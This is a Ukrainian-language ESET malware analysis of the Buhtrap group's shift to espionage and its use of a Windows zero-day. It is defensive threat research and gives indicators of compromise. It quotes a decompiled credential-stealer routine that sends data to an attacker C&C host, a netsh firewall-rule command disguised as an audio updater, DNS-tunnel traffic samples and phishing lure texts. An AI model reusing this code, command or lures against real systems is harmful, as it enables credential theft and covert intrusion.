Група Buhtrap використовує 0-денні уразливості в шпигунських кампаніях

Дослідження ESET
Липень 2019 р.

Група Buthrap відома своїми атаками на фінансові установи, а також на різні компанії в Росії. Однак, наприкінці 2015 року відбулася зміна традиційних для цієї групи цілей. Крім звичайних кіберзлочинів з метою отримання фінансової вигоди, набір інструментів Buthrap почав використовуватися для шпигунської діяльності у Східній Європі та Центральній Азії.

Спеціалісти ESET і раніше спостерігали як Buthrap розгортала свій основний бекдор, а також інші інструменти, використовуючи вже відомі уразливості. Однак, у останній кампанії група змінила тактику та почала використовувати 0-денні уразливості. На початку червня кіберзлочинці використали CVE-2019-1132. Цей експлойт дозволяє підвищити привілеї в Microsoft Windows, використовуючи уразливість в компоненті `win32k.sys`, а саме обнуління нульового вказівника (NULL pointer dereference).

Після того, як уразливість було виявлено та проаналізовано, спеціалісти ESET повідомили про неї в Microsoft Security Response Center, де уразливість швидко виправили та випустили відповідні виправлення.

У даному дослідженні описано як змінювались пріоритети групи Buhtrap від матеріального інтересу до шпигунської діяльності.

Історія
Деякі з найбільш важливих подій, пов'язаних з діяльністю Buhtrap:

Рис. 1. Найбільш важливі події в активності Buhtrap

Завжди складно визначити, хто здійснював певну кампанію, особливо, якщо її вихідний код вільно доступний в мережі Інтернет. Однак, оскільки зміна тактики атак відбувалася до витоку вихідного коду, спеціалісти ESET можуть з високою впевненістю сказати, що за першими атаками на підприємства та банки, а також останніми атаками на державні установи стоїть одна група зловмисників.

До арсеналу Buhtrap додавались нові інструменти та робились оновлення до вже існуючих, однак тактики, методики та процедури (TTP), які використовуються групою в різних кампаніях, протягом усього часу майже не змінювались. Зловмисники все ще використовують NSIS-інсталятори в якості завантажувачів, які в основному поширюються через шкідливі макроси документів. Крім цього, деякі з інструментів Buhtrap все ще підписані дійсними сертифікатами та використовують відомий легітимний додаток.

Доставка шкідливих компонентів, відбувається з документами, які спонукають користувачів відкрити їх. Аналіз таких документів-приманок дає підказки про те, на кого може бути націлена атака.

Коли атаки були спрямовані на комерційні компанії, документи-приманки, зазвичай, виглядали як контракти або рахунки-фактури. На рисунку 2 зображено приклад рахунку-фактури, який використовувався в кампанії в 2014 році.

СЧЕТ № 21 от 20.03.2014 г.

Исполнитель : ООО НПП "Стройинжиниринг"
Адрес: 629300, ЯНАО, г. Новый Уренгой, ул.Глухариная, 2/4, левое крыло
Тел/факс: (3494) 24-44-01; 24-44-02
Банковские реквизиты:

Получатель: ИНН/КПП:	ООО НПП "Стройинжиниринг" 8904043570/890401001	Р/сч 40702810600000001323
Банк получателя:	ф-л ГПБ (ОАО) в г.Новый Уренгой,Тюменская обл. г.Новый Уренгой	БИК 047195753 К/сч 30101810700000000753

Заказчик: Общество с ограниченной ответственностью "Теле МИГ"
Адрес: 629300, ЯНАО, г. Новый Уренгой, ул. Таежная, д.78
Телефон: 22-22-22, 22-22-27, 22-22-25


Валюта: RUB

№	Наименование товара	Единица измерения	Количество	Цена	Сумма
1	Оказание услуг по организации повышения квалификации ИТР по договору №18 от 13.03.2014 г. по теме: "Электроснабжение"	чел.	3	12 000,00	36 000,00
				ИТОГО:	36 000,00
				НДС не предусмотрен (п.2 ст.346.11 гл.26.2 НК РФ)	-
				Всего к оплате	36 000,00

Заместитель директора О.Н. Буксирнова

Рис. *2*. Документ-приманка, який використовувався в кампаніях проти російських компаній

Після того як ціллю зловмисників стали банки, документи-приманки почали виглядати як інформація, пов'язана з регулюванням банківської системи або рекомендації від FinCERT (організації, створеної російським урядом для надання допомоги та управління фінансовими установами).



FinCE

BK-20160314-001

Возможная компрометация АРМ КБР и иных банковских систем

1. Краткое описание угрозы

Отмечено **значительно возросшее количество** случаев компрометации АРМ КБР, проявляющееся как внос несанкционированных изменений в рейсы перед их отправкой. При этом используется вредоносное ПО, дающее возможность удаленного управления зараженным компьютером.

Данное вредоносное ПО обнаружено у нескольких участников информационного обмена, оно обладает схожими характеристиками и поведением, а также программным кодом, за исключением модификации в части, отвечающей за скрытность в системе. По состоянию на 14.03.2016, одним из компонентов ПО является троян BackDoor.Siggen 2.35 (по классификации Dr.Web). Часть основных модулей ПО по состоянию на 13.03.2016 (см. маркеры заражения) не определялась большинством антивирусов.

Рис. 3. Документ-приманка, який використовувався в кампаніях проти російських фінансових установ

Коли спеціалісти ESET вперше побачили документи-приманки, пов'язані з атаками на урядові установи, то відразу почали проводити нові розслідування. Один з перших зразків, який вказував на зміну цілей, був отриманий у грудні 2015 року. Він завантажував NSIS-інсталятор, роль якого полягала у встановленні бекдора. Зміст документа-приманки (рисунок 4) у цьому листі був досить інтригуючим.




Рис. 4. Документ-приманка, який використовувався в кампаніях проти державних установ

Доменне ім'я, яке було вказано в тексті, було відомим та дуже близьким до легітимного сайту Державної міграційної служби України, dmsu.gov.ua. У тексті, написаному українською мовою, співробітників просять надати свою контактну інформацію, особливо адресу електронної пошти. Крім цього, за допомогою тексту зловмисники спонукали жертв натиснути на шкідливе посилання, яке містилось в тексті.

Це був перший з багатьох шкідливих листів, які використовувались групою Buhtrap для атак на державні установи. Один з недавніх документів-приманок, який, імовірно, поширюється групою Buhtrap, показує, що їх листи можуть бути направленими на різні групи людей, але в будь-якому разі пов'язані з урядом.

UNITED STATES CENTRAL COMMAND
7115 SOUTH BOUNDARY BOULEVARD
MACDILL AIR FORCE BASE, FLORIDA 33621-5101

APR 3 0 2019

[redacted]
Islamic Republic of Afghanistan

Dear General [redacted]

I invite you to attend our inaugural Central and South Asia Directors of Military Intelligence Summit from 6 to 7 August 2019 in Frankfurt, Germany. It would be my honor to make your acquaintance and build upon the exceptional partnership our nations share.

Рис. 5. Документ, який використовувався в кампаніях проти державних організацій

Аналіз цілеспрямованих кампаній з використанням 0-денної уразливості

Використані інструменти в шпигунських кампаніях були дуже схожі на ті, які використовувалися проти підприємств та фінансових установ. Один з перших проаналізованих листів був спрямований на урядову організацію та містив зразок з SHA-1 2F2640720CCE2F83CA2F0633330F13651384DD6A. Даний NSIS-завантажувач здійснював завантаження типового пакету з бекдором Buhtrap та відображав приманку, показану на рисунку 4.

З того часу спеціалісти ESET ще декілька разів спостерігали за різними кампаніями групи Buhtrap проти урядових організацій. Кіберзлочинці регулярно використовували вже відомі уразливості (зокрема CVE-2015-2387) з метою отримання привілейованого доступу та встановлення шкідливих програм. Так само як і нещодавнє використання групою уразливості 0-дня не змінило шаблону атаки — отримання привілейованого доступу для запуску своїх шкідливих програм.

За багато років з'явилися модулі з різним функціоналом. Нещодавно було знайдено два нових модуля, які варто описати, оскільки саме вони вказують на зміну тактики кіберзлочинців.

Успадкований бекдор в обгортці E0F3557EA9F2BA4F7074CAA0D0CF3B187C4472FF

У документі міститься шкідливий макрос, який намагається завантажити NSIS-інсталятор для підготовки інсталяції головного бекдора. Однак, NSIS-інсталятор значно відрізняється від перших версій, які використовувалися цією групою. Він набагато простіший та використовується тільки для закріплення в ураженій системі та запуску двох вбудованих шкідливих модулів.

Перший модуль під назвою «grabber» — це незалежний перехоплювач паролів. Він збирає паролі від поштових клієнтів, браузерів тощо та надсилає їх на командний сервер (C&C). Даний модуль був також виявлений як частина кампанії з використанням 0-денної уразливості. Варто зазначити, що модуль використовує стандартний Windows API для зв'язку з командним сервером (C&C).

```
v1 = GetModuleHandleW(L"WININET.DLL");
v14 = GetProcAddress(v1, "HttpSendRequestW");
v2 = GetModuleHandleW(L"WININET.DLL");
v15 = GetProcAddress(v2, "InternetCloseHandle");
v3 = GetModuleHandleW(L"WININET.DLL");
v12 = GetProcAddress(v3, "InternetSetOptionW");
v4 = InternetOpenW(L"Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.0.3705)", 0, 0, 0, 0);
v11 = v4;
if ( v4 )
{
  Buffer = 300000;
  InternetSetOptionW(v4, 5u, &Buffer, 4u);
  InternetSetOptionW(v4, 6u, &Buffer, 4u);
  InternetSetOptionW(v4, 2u, &Buffer, 4u);
  v5 = InternetConnectW(v4, L"redmond.corp-microsoft.com", 0x1BBu, 0, 0, 3u, 0, 0);
  v10 = v5;
  if ( v5 )
  {
    v6 = HttpOpenRequestW(v5, L"POST", L"/help/index.php", 0, 0, 0, 0xC01000u, 0);
```

Рис. 6. Можливості мережі модуля Grabber

Другий модуль бекдора, як і очікувалось від Buthrap — це NSIS-інсталятор, який містить цілком легітимний додаток, який було скомпрометовано для завантаження основного бекдора Buhtrap. Легітимна програма у цьому випадку — AVZ, безкоштовний антивірусний сканер.

Meterpreter та DNS tunneling — C17C335B7DDB5C8979444EC36AB668AE8E4E0A72

У цьому документі міститься шкідливий макрос, який, в разі виконання, запускає NSIS-інсталятор. Його основне завдання — підготовка інсталяції основного бекдора. Частина процесу інсталяції полягає в налаштуванні правил брандмауера, які дозволяють шкідливим компонентам з'єднуватись з командним сервером (C&C). Нижче наведено приклад команди, яку інсталятор NSIS використовує для створення цих правил:

cmd.exe /c netsh advfirewall firewall add rule name=\"Realtek HD Audio Update Utility\" dir=in action=allow program=\"<*path*>\RtlUpd.exe\" enable=yes profile=any

Проте, фінальний компонент — це те, що дослідники раніше ніяк не пов'язували з Buhtrap. В тілі загрози зашифровано два шкідливих компонента: перший — дуже маленький шел-код завантажувач, а другий — Metasploit Meterpreter. Meterpreter — це зворотний шел, який надає зловмисникам повний доступ до скомпрометованої системи.

Зворотній шел Meterpreter фактично використовує DNS-тунелювання для зв'язку зі своїм командним сервером, використовуючи модуль, подібний до описаного у даному дослідженні. Виявлення DNS-тунелювання є складним, оскільки весь шкідливий трафік передається за протоколом DNS, а не більш звичним протоколом TCP. Нижче наведено фрагмент початкового з'єднання цього шкідливого модуля.

```
7812.reg0.4621.toor.win10.ipv6-microsoft[.]org
7812.reg0.5173.toor.win10.ipv6-microsoft[.]org
7812.reg0.5204.toor.win10.ipv6-microsoft[.]org
7812.reg0.5267.toor.win10.ipv6-microsoft[.]org
7812.reg0.5314.toor.win10.ipv6-microsoft[.]org
7812.reg0.5361.toor.win10.ipv6-microsoft[.]org
[…]
```

У даному прикладі доменне ім'я командного сервера схоже на те, яке використовує Microsoft. Фактично, зловмисники зареєстрували для цих кампаній різні доменні імена, більшість з яких так чи інакше використовувались, щоб скомпрометувати бренди Microsoft.

Висновок

Хоча спеціалістам ESET точно не відомо чому кіберзловмисники раптово змінили цілі своїх атак, це хороший доказ того, що межа між групами, які займаються шпигунською діяльністю та тими, які в основному займаються злочинністю, стає все більш розмитою. У випадку з Buthrap незрозуміло, хто та з яких причин вирішив змінити цілі кібератак, але це імовірно стане зрозумілим в найближчому майбутньому.

Ідентифікатори компрометації

Назви виявлення ESET

VBA/TrojanDropper.Agent.ABM
VBA/TrojanDropper.Agent.AGK
Win32/Spy.Buhtrap.W
Win32/Spy.Buhtrap.AK
Win32/RiskWare.Meterpreter.G

Зразки загроз

Основні пакети SHA-1

2F2640720CCE2F83CA2F0633330F13651384DD6A
E0F3557EA9F2BA4F7074CAA0D0CF3B187C4472FF
C17C335B7DDB5C8979444EC36AB668AE8E4E0A72

Grabber SHA-1

9c3434ebdf29e5a4762afb610ea59714d8be2392

Командні сервери (C&C)

https://hdfilm-seyret[.]com/help/index.php
https://redmond.corp-microsoft[.]com/help/index.php
dns://win10.ipv6-microsoft[.]org
https://services-glbdns2[.]com/FIGm6uJx0MhjJ2ImOVurJQTs0rRv5Ef2UGoSc
https://secure-telemetry[.]net/wp-login.php

Сертифікати

Назва компанії	Fingerprint
YUVA-TRAVEL	5e662e84b62ca6bdf6d050a1a4f5db6b28fbb7c5
SET&CO LIMITED	b25def9ac34f31b84062a8e8626b2f0ef589921f

MITRE ATT&CK

Тактика	ID	Назва	Опис
Execution	T1204	User execution	The user must run the executable
	T1106	Execution through API	Executes additional malware through CreateProcess
	T1059	Command-Line Interface	Some packages provide Meterpreter shell access
Persistence	T1053	Scheduled Task	Some of the packages create a scheduled task to be executed periodically
Defense evasion	T1116	Code signing	Some of the samples are signed
Credential Access	T1056	Input Capture	Backdoor contains a keylogger
	T1111	Two-Factor Authentication Interception	Backdoor actively searches for a connected smart card
Collection	T1115	Clipboard Data	Backdoor logs clipboard content
Exfiltration	T1020	Automated Exfiltration	Log files are automatically exfiltrated
	T1022	Data Encrypted	Data sent to C&C is encrypted
	T1041	Exfiltration Over Command and Control Channel	Exfiltrated data is sent to a server
Command and Control	T1043	Commonly Used Port	Communicates with a server using HTTPS
	T1071	Standard Application Layer Protocol	HTTPS is used
	T1094	Custom Command and Control Protocol	Meterpreter is using DNS tunneling to communicate
	T1105	Remote File Copy	Backdoor can download and execute file from C&C server